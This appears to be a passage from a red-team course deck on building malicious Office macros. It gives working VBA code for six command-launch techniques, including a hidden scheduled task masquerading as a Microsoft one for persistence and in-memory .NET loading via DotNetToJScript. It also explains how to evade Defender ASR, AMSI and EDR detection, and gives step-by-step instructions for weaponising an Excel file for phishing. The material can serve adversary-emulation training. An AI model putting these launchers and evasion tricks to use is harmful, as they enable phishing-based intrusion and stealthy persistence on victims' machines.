72      obf_taskAuthor = "<<<SCHEDULED_TASK_AUTHOR>>>"
73      obf_taskDescription = "<<<SCHEDULED_TASK_NAME>>>"
74
75      Set obf_service = CreateObject("Schedule.Service")
76      Call obf_service.Connect
```

» [opsec-not-safe, **blocked-by-ASR**] Simple WScript.Shell Run invocation.

» While designing your Payloads, it's a good practice to keep repeated code snippets extracted as **Templates**

» Prefix all symbols with **obf_** to facilitate later obfuscation.

» Acquiring COM context **CreateObject vs GetObject**

» **1st parameter = COM ProgID**

Evades ASR


» `CreateObject("WScript.Shell") == CreateObject("new:72C24DD5-D70A-438B-8A42-98424B88AFB8")`


wscript.shell.vba

templates > launchers > wscript.shell.vba > ...

```
1
2   Sub obf_LaunchCommand(ByVal obf_command As String)
3       On Error GoTo obf_ProcError
4       With CreateObject("new:72C24DD5-D70A-438B-8A42-98424B88AFB8")
5           .Run obf_command, 0, False
6       End With
7   obf_ProcError:
8   End Sub
9
```

Launch hidden





lib > constants.py > ...

```
1   #!/usr/bin/python3
2
3   class Constants:
4       CLSIDsMap = {
5           '72C24DD5-D70A-438B-8A42-98424B88AFB8' : 'WScript.Shell',
6           '0D43FE01-F093-11CF-8940-00A0C9054228' : 'Scripting.FileSystemObject',
7           '13709620-C279-11CE-A49E-444553540000' : 'Shell.Application.1',
8           'C08AFD90-F2A1-11D1-8455-00A0C91F3880' : 'ShellBrowserWindow',
9           '2933BF90-7B36-11D2-B20E-00C04F983E60' : 'Microsoft.XMLDOM',
10          '00000566-0000-0010-8000-00AA006D2EA4' : 'ADODB.Stream',
11      }
12
```

Launcher 1. Wscript.Shell

» These three implementations do the same thing, yet they might impact detection based on static signatures

» That’s why we prefer using CreateObject(„new:CLSID”) over CreateObject(„ProgId”)

```
1
2   ' Approach 3: With statement and COM CLSID
3   Sub obf_LaunchCommand(ByVal obf_command As String)
4       On Error GoTo obf_ProcError
5       With CreateObject("new:72C24DD5-D70A-438B-8A42-98424B88AFB8")
6           .Run obf_command, 0, False
7       End With
8   obf_ProcError:
9   End Sub
10
11  ' Approach 2: With statement and Explicit COM ProgID
12  Sub obf_LaunchCommand(ByVal obf_command As String)
13      On Error GoTo obf_ProcError
14      With CreateObject("WScript.Shell")
15          .Run obf_command, 0, False
16      End With
17  obf_ProcError:
18  End Sub
19
20  ' Approach 1: Context stored in variable
21  Sub obf_LaunchCommand(ByVal obf_command As String)
22      On Error GoTo obf_ProcError
23      Dim obf_shell
24      Set obf_shell = CreateObject("WScript.Shell")
25      obf_shell.Run obf_command, 0, False
26
27  obf_ProcError:
28  End Sub
29
30
```

```
1005  GetCommandLineRegExp = function()
1006    -- function num : 0_4
1007    return "wscript[^\\s]*\\s+[^\\\"]*\\\"([^\\\"]+)\\\""
1008  end
1009
```

Defender ASR Rule „Block Office communication application from creating child processes”

https://github.com/HackingLZ/ExtractedDefender/blob/main/asr/26190899-1602-49e8-8b27-eb1d0a1ce869

CreateObject(„new:CLSID”) doesn’t work in VBScript.

VBScript requires CreateObject(„ProgID”)


1. Execute »

Launcher 1. Wscript.Shell.Exec >> Wscript.Shell.Run

» MS Defender started picking up on Wscript.Shell.Run through their Attack-Surface-Reduction rules lately.

» But have a nice **ASR Bypass**: let us use Wscript.Shell.Exec instead!

» Use **AMSITools** to review AMSI events




1. AMSI triggered

Example event look like following:


```
ProcessId       : 30828
ThreadId        : 14248
TimeCreated     : 02/09/2022 16:54:54
Session         : 0
ScanStatus      : 1
ScanResult      : AMSI_RESULT_DETECTED
AppName         : OFFICE_VBA
ContentName     : D:\rmf\output-files\evil2.xlsm
ContentSize     : 680
OriginalSize    : 680
Content         : IXMLDOMDocument2.createelement("obf_someInternalName");
                  IXMLDOMElement.nodetypedvalue();
                  IXMLDOMDocument2.createelement("obf_someInternalName");
                  IXMLDOMElement.nodetypedvalue();
                  IXMLDOMDocument2.createelement("obf_someInternalName");
                  IXMLDOMElement.nodetypedvalue();
                  IWshShell3.run("false", "0", "%WINDIR%\System32\conhost.exe "calc" """);

Hash            : 6C58AE0705D2CE87ED36E78E6C366118AA407776D898864F92FF5ADC50294268
ContentFiltered : False
```

The very last line of `Content` entry tells us, which was the last VBA line of code that generated AMSI event.

2. We pull & review event details



3. OleViewDotNet helps us understand Wscript.Shell COM & exposed interfaces




4. And then we find alternative function = BYPASS

Launcher 1. Wscript.Shell.Exec >> Wscript.Shell.Run

» Left – **DETECTED**

» Right – **UNDETECTED** (as of Oct, 2022)

```
Sub obf_LaunchCommand(ByVal obf_command As String)
    On Error GoTo obf_ProcError
    With CreateObject("new:72C24DD5-D70A-438B-8A42-98424B88AFB8")
        .Run obf_command, 0, False
    End With
obf_ProcError:
End Sub
```



```
Sub obf_LaunchCommand(ByVal obf_command As String)
    On Error GoTo obf_ProcError
    Dim obf_launcher As String
    Dim obf_cmd

    With CreateObject("new:72C24DD5-D70A-438B-8A42-98424B88AFB8")
        With .Exec(obf_command)
            .Terminate
        End With
    End With
obf_ProcError:
End Sub
```

Launcher 2. WMI

» [parent-child-dechain] WMI Win32_Process::Create method for launching commands.

» Allows to dechain Parent-Child relationship, spawned command will be child of wmiprvse.exe.

» May be blocked by modern EDRs.


» Not reliable anymore. Defender picks it up via AMSI & kills it via ASR rule


» *„Block Process Creations originating from PSExec & WMI commands”*

wmi.vba M

templates > launchers > wmi.vba > ...

```
1   '
2   ' Allows to dechain Parent-Child relationship, spawned command will be child of wmiprvse.exe.
3   ' May be blocked by modern EDRs. Defender picks it up via AMSI and ASR rule.
4   '
5   Sub obf_LaunchCommand(ByVal obf_command As String)
6       On Error GoTo obf_ProcError
7       Dim obf_wmi, obf_startup, obf_conf, obf_proc
8
9       Set obf_wmi = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\.\root\cimv2")
10      Set obf_startup = obf_wmi.Get("Win32_ProcessStartup")
11      Set obf_conf = obf_startup.SpawnInstance_
12      obf_conf.ShowWindow = 12
13
14      Set obf_proc = obf_wmi.Get("Win32_Process")
15      obf_proc.Create obf_command, Null, obf_conf, intProcessID
16
17  obf_ProcError:
18  End Sub
19
```





Launcher 2. WMI


AMSI hit ^.^


» May be blocked by modern EDRs.

» Not reliable anymore. Defender picks it up via AMSI & kills it via ASR rule

» *„Block Process Creations originating from PSExec & WMI commands"*

```
4   -- params : ...
5   -- function num : 0
6   GetRuleInfo = function()
7     -- function num : 0_0
8     local l_1_0 = {}
9     l_1_0.Name = "Block Process Creations originating from PSExec & WMI commands"
10    l_1_0.Description = "Windows Defender Exploit Guard detected remoting application (wmiprvse and psexesvc) creating child process"
11    return l_1_0
12  end
13
14  GetMonitoredLocations = function()
15    -- function num : 0_1
16    local l_2_0 = {}
17    l_2_0["%windir%\\system32\\wbem\\WmiPrvSE.exe"] = 2
18    l_2_0["%windir%\\PSEXESVC.exe"] = 2
19    return 1, l_2_0
20  end
```





WIN+R -> eventvwr.msc -> Application -> Microsoft -> Windows Defender -> Operational

1. Execute »

Launcher 3. InvokeVerbEx

» PROS:

- » **Very fancy technique, RELIABLE, not detected**
- » not detected by any AV/EDR I tested it on ☺

» CONS:

- » Leaves parent-child relationship,
- » some times doesn't work with LOLBIN,
- » issues with command line parameters
- » **Office x86 subject to SysWOW64 redirection**. No access to System32.

```
Sub obf_LaunchCommand(ByVal obf_command As String)
    On Error GoTo obf_ProcError
    Dim obf_App, obf_endQuotePos, obf_args, obf_spaceChar, obf_appPath
    Dim obf_shFolder, obf_parsedItem, obf_FileItems

    ' Scripting.FileSystemObject
    Dim obf_FSO As Object: Set obf_FSO = CreateObject("new:0D43FE01-F093-11CF-8940-00A0C9054228")
    Dim obf_cmd

    '
    ' Step 1: Split command's executable path and command line args.
    '
    obf_cmd = obf_command
    obf_args = ""
    obf_App = Trim(obf_cmd)
    obf_endQuotePos = InStr(2, obf_cmd, """")
    obf_spaceChar = InStr(1, obf_cmd, " ")

    If Left(obf_cmd, 1) = """" And obf_endQuotePos > 0 Then
        obf_App = Trim(Mid(obf_cmd, 2, obf_endQuotePos - 2))
        obf_args = Trim(Mid(obf_cmd, obf_endQuotePos + 1))
    ElseIf obf_spaceChar > 0 Then
        obf_App = Trim(Mid(obf_cmd, 1, obf_spaceChar - 1))
        obf_args = Trim(Mid(obf_cmd, obf_spaceChar + 1))
    End If
```

```
    '
    ' Step 2: Execute the file/
    '

    ' Shell.Application.1
    Dim obf_shInst
    Set obf_shInst = GetObject("new:13709620-C279-11CE-A49E-444553540000")
    If obf_FSO.FileExists(obf_App) Then
        '
        ' 2.1. File exists (full path given)
        '
        obf_appPath = obf_FSO.GetParentFolderName(obf_App) & "\"
        obf_App = obf_FSO.GetFileName(obf_App)
        Set obf_shFolder = obf_shInst.Namespace(obf_appPath)
        If (Not obf_shFolder Is Nothing) Then
            Set obf_FileItems = obf_shFolder.Items()
            For Each obf_parsedItem In obf_FileItems
                If InStr(obf_parsedItem, obf_App) Then
                    obf_parsedItem.InvokeVerbEx "open", " " & obf_args
                    Exit Sub
                End If
            Next
        End If
    Else
        '
        ' 2.1. File not exists, needs to be looked up in system default directories
        '
        Dim obf_arrayOfPaths As Variant
        obf_arrayOfPaths = Array(26, 28, 36, 37, 40, 49)
        obf_App = obf_FSO.GetFileName(obf_App)

        For Each obf_FooItem In obf_arrayOfPaths
            Set obf_shFolder = obf_shInst.Namespace(obf_FooItem)
            If (Not obf_shFolder Is Nothing) Then
                Set obf_parsedItem = obf_shFolder.ParseName(obf_App)
                If (Not obf_parsedItem Is Nothing) Then
                    obf_parsedItem.InvokeVerbEx "open", " " & obf_args
                    Exit Sub
                End If
```

```
[?] CAUTION:
-----------------------
If "invokeverbex" is ran from Office x86 it will only be able to launch x86 executables from
    SysWOW64 (and access mirrored Wow6432Node registry key only). It will not be able to access anything in System32.
    So if you plan to use LOLBAS, inject into or spawn any x64 executable - that might not work.
    Consider changing --launch-technique for better reliability if x64 executables are required to mount your attack.
-----------------------
```

1. Execute »

Launcher 4. Scheduled.Task


» [reliable, stealthy, persistence, parent-child-dechain]

» **Some environments explicitely detect scheduled tasks**

» Schedules a task to be run after N seconds and/or during user's logon.

» Allows to dechain Parent-Child relationship,
spawned command will be child of task scheduler.

» **Quite robust!**



https://www.trellix.com/en-us/about/newsroom/stories/threat-labs/suspected-darkhotel-apt-activity-update.html

```
Sub obf_LaunchCommand(ByVal obf_command As String)
    On Error GoTo obf_ProcError

    Dim obf_principal, obf_rootFolder, obf_settings, obf_triggers
    Dim obf_trigger, obf_startTime, obf_endTime, obf_time, obf_Action
    Dim obf_taskDefinition, obf_regInfo, obf_taskName, obf_logonType
    Dim obf_taskTrigger, obf_taskTrigger2, obf_trigger2
    Dim obf_ShouldILaunchIt, obf_Delay, obf_AtLogon

    obf_ShouldILaunchIt = True
    obf_Delay = 240
    obf_AtLogon = True

    ' 3 - TASK_LOGON_INTERACTIVE_TOKEN - Set the logon type to interactive logon
    obf_logonType = 3

    ' 0 - TASK_TRIGGER_EVENT
    ' 1 - TASK_TRIGGER_TIME
    ' 2 - TASK_TRIGGER_DAILY
    ' 6 - TASK_TRIGGER_IDLE
    ' 7 - TASK_TRIGGER_REGISTRATION
    ' 8 - TASK_TRIGGER_BOOT
    ' 9 - TASK_TRIGGER_LOGON
    obf_taskTrigger = 1
    obf_taskTrigger2 = 9

    ' 0 - TASK_ACTION_EXEC - specifies an executable action
    obf_taskAction = 0

    obf_taskName = "Microsoft Azure Unifier"
    obf_taskAuthor = "Microsoft Corporation"
    obf_taskDescription = "Microsoft Azure Unifier"

    Set obf_service = CreateObject("Schedule.Service")
    Call obf_service.Connect

    Set obf_rootFolder = obf_service.GetFolder("\")
    Set obf_taskDefinition = obf_service.NewTask(0)

    Set obf_regInfo = obf_taskDefinition.RegistrationInfo
    obf_regInfo.Description = obf_taskDescription
    obf_regInfo.Author = obf_taskAuthor

    Set obf_principal = obf_taskDefinition.principal
    obf_principal.LogonType = obf_logonType

    Set obf_settings = obf_taskDefinition.settings
    obf_settings.Enabled = True
    obf_settings.StartWhenAvailable = True
    obf_settings.Hidden = True

    Set obf_triggers = obf_taskDefinition.triggers

    If obf_AtLogon Then
        Set obf_trigger2 = obf_triggers.Create(obf_taskTrigger2)
        obf_time = DateAdd("s", 5, Now)
        obf_startTime = obf_XmlTime(obf_time)
        obf_trigger2.StartBoundary = obf_startTime
        obf_trigger2.EndBoundary = "2023-02-04T00:00:00"

        obf_trigger2.ExecutionTimeLimit = "PT129600M"
        obf_trigger2.ID = "LogonTrigger"
        obf_trigger2.Enabled = True
        obf_trigger2.UserId = obf_GetUserFullName
    End If

    If obf_ShouldILaunchIt Then
        Set obf_trigger = obf_triggers.Create(obf_taskTrigger)

        'start time = 240 seconds from now
        obf_time = DateAdd("s", obf_Delay, Now)
        obf_startTime = obf_XmlTime(obf_time)

        'end time = 129600 minutes (90 days) from now
        obf_time = DateAdd("n", 129600, Now)
        obf_endTime = obf_XmlTime(obf_time)

        obf_trigger.StartBoundary = obf_startTime
        obf_trigger.EndBoundary = obf_endTime

        ' 129600 minutes for execution time limit
        obf_trigger.ExecutionTimeLimit = "PT129600M"
        obf_trigger.ID = "TimeTrigger"
        obf_trigger.Enabled = True
    End If

    Set obf_Action = obf_taskDefinition.Actions.Create(obf_taskAction)
    obf_Action.Path = obf_command

    Call obf_rootFolder.RegisterTaskDefinition( _
        obf_taskName, obf_taskDefinition, 6, , , 3)
```

Launcher 5. DotNetToJScript

» Yesterday we covered DotNetToJScript. It runs .NET assemblies in-memory through Assembly.Load

» We can execute a simple C# code running our OS command -> and then use that .NET from VBA.

```
Function Run()
    On Error Resume Next

    Dim s As String
    s = "0001000000FFFFFFFF0100000000000000040100000022537973746 56D2E44656C65676174655365726
    s = s & "676174655365726 9616C697A6174696F6E486F6C6465722F53797374656D2E5265666C6563746961
    s = s & "617373656D626C790674617267657412746172676574547970654173736D626C790E7461726765
    s = s & "2E52656D6F74696E672E4D6573736167696E672E486561646572486E646C657206060000004B6
    s = s & "617465060A0000000D44796E616D6963496E766F6B650A040300000022537973746 56D2E44656C6
    s = s & "656D2E5265666C656374696F6E2E4D656D626572496E666F53657269616C697A6174696F6E486F6
    s = s & "7572650A4D656D626572547970651047656E65726963417267756D656E74730101010003080D5
    s = s & "68656D612E586D6C56616C756547657474657206130000004D53797374656D2E586D6C2C2056657
    s = s & "6C790617000000044C6F61640A0F0C0000000100000024D5A900003000000040000000FFFF0000B
    s = s & "00504500004C0103009418C26200000000000000000E00002210B0108000008000000060000000000
    s = s & "0000000000000000000000006000000C0000000000000000000000000000000000000000000000000
    s = s & "0000400000000400000000A0000000000000000000000000000000400000402E72656C6F6300000C000
    s = s & "0000000000000000000000000000000360228040000A2803000006262A22032804000006262A0A1
    s = s & "00000A070617096F0D00000A280900000A6F0A00000A091858066F0E00000A3CBB0000000609185
    s = s & "00000A13041104152E3F07061611046F0D00000A280700000A6F0800000A07061611046F0D00000A
```

```
54
55  entry_class = "ProgramNamespace.Program"
56
57  Dim stm As Object, fmt As Object, al As Object
58  Set stm = CreateObject("System.IO.MemoryStream")
59
60  If stm Is Nothing Then
61      manifest = "<?xml version=""1.0"" encoding=""UTF-16"" standalone=""yes""?><assembly xmlns=""urn:sch
62      manifest = manifest & "ialization.Formatters.Binary.BinaryFormatter"" threadingModel=""Both"" name=
63      manifest = manifest & "llections.ArrayList"" runtimeVersion=""v4.0.30319"" /><clrClass clsid=""{8D9
64      manifest = manifest & "Security.Cryptography.FromBase64Transform"" threadingModel=""Both"" name=""S
65      manifest = manifest & "ersion=""v4.0.30319"" /></assembly>"
66
67      Set ax = CreateObject("Microsoft.Windows.ActCtx")
68      ax.ManifestText = manifest
69
70      Set stm = ax.CreateObject("System.IO.MemoryStream")
71      Set fmt = ax.CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
72      Set al = ax.CreateObject("System.Collections.ArrayList")
73  Else
74      Set fmt = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
75      Set al = CreateObject("System.Collections.ArrayList")
76  End If
77
78  Dim dec
79  dec = decodeHex(s)
80
81  For Each i In dec
82      stm.WriteByte i
83  Next i
84
85  stm.Position = 0
86
87  Dim n As Object, d As Object, o As Object
88  Set d = fmt.Deserialize_2(stm)
89  al.Add Empty
90
91  Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)
92
93  o.Foo("notepad.exe")
```

1. Execute »

Launcher 5. DotNetToJScript

```
Dim n As Object, d As Object, o As Object
Set d = fmt.Deserialize_2(stm)
al.Add Empty

Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)

o.Foo("notepad.exe")

If Err.Number <> 0 Then
    DebugPrint Err.Description
```

» How to:

» **Step 1a:** Design your malware in C# - Use a generator script:

» cmd> cd “Tools\rogue-dot-net”
» cmd> py generateRogueDotNet.py -t run-command -o runner64.dll –c x64 doesnt-matter

» **Step 2**: Convert generated .NET assembly to a VBA:

» cmd> DotNetToJScript.exe -l VBA -c ProgramNamespace.Program -o runner64.vba runner64.dll

» **Step 3:** Add one line to generated runner64.vba that actually invokes exposed **ProgramNamespace.Program.Foo(string command)** method: (just after DynamicInvoke)

o.Foo(“calc.exe”);

» **Step 4**: Copy & Paste generated runne64.vba into Office document

» (OPTIONAL Exercise): Prepare your own Excel with macro that runs Calc via DotnetToJS/GadgetToJS

Launcher 6. RDS.DataSpace

» Expected to be obsoleted and no longer available starting with Windows 8 and Windows Server 2012

  » As per MSDN and some StackOverflow posts reporting no longer working VBA scripts on Windows 10.

» **Very reliable, not detected**

» Yet it still works on both Windows 10 1809 and Windows 11 21H2 ¯_(ツ)_/¯

» However it’s nearly the same as Explorer ShellBrowserWindow COM ShellExecute variant.

```
'
' Expected to be obsoleted and no longer available:
'   1) MSDN documentation says:
'      "Beginning with Windows 8 and Windows Server 2012, RDS server components are no longer included in the Windows operating system"
'   2) StackOverflow post:
'      https://stackoverflow.com/questions/48633384/getting-rds-dataspace-object-to-work-with-windows-10
'      "Is it possible to get the RDS.Dataspace object (...) to work on Windows 10? [...] works fine on both Windows 7 and Windows Server 2012 R2"
'
' Yet it worked on my Windows 10 1809 and Windows 11 21H2. Unsure if can get blocked by ASR rules.
' This method doesn't bring any advantages over shellBrowserWindow COM object one.
'
Sub obf_LaunchCommand(ByVal obf_command As String)
    On Error GoTo obf_ProcError
    Dim obf_objOL, obf_shellObj

    ' RDS.DataSpace
    Set obf_objOL = CreateObject("new:BD96C556-65A3-11D0-983A-00C04FC29E36")

    ' Below CreateObject accepts only ProgId's, cannot pass CLSID there.
    Set obf_shellObj = obf_objOL.CreateObject("Shell.Application", "")
    obf_shellObj.ShellExecute obf_command

obf_ProcError:
End Sub

```

2. File Dropper

» Simple & Deadly, as long as AV/EDR filesystem minifilter won't snap our dropped payload OnWrite.

» Lets us **Phish To Persist** - dechain **Write + Exec** events via e.g. DLL Hijacking etc.

» File can be pulled from:

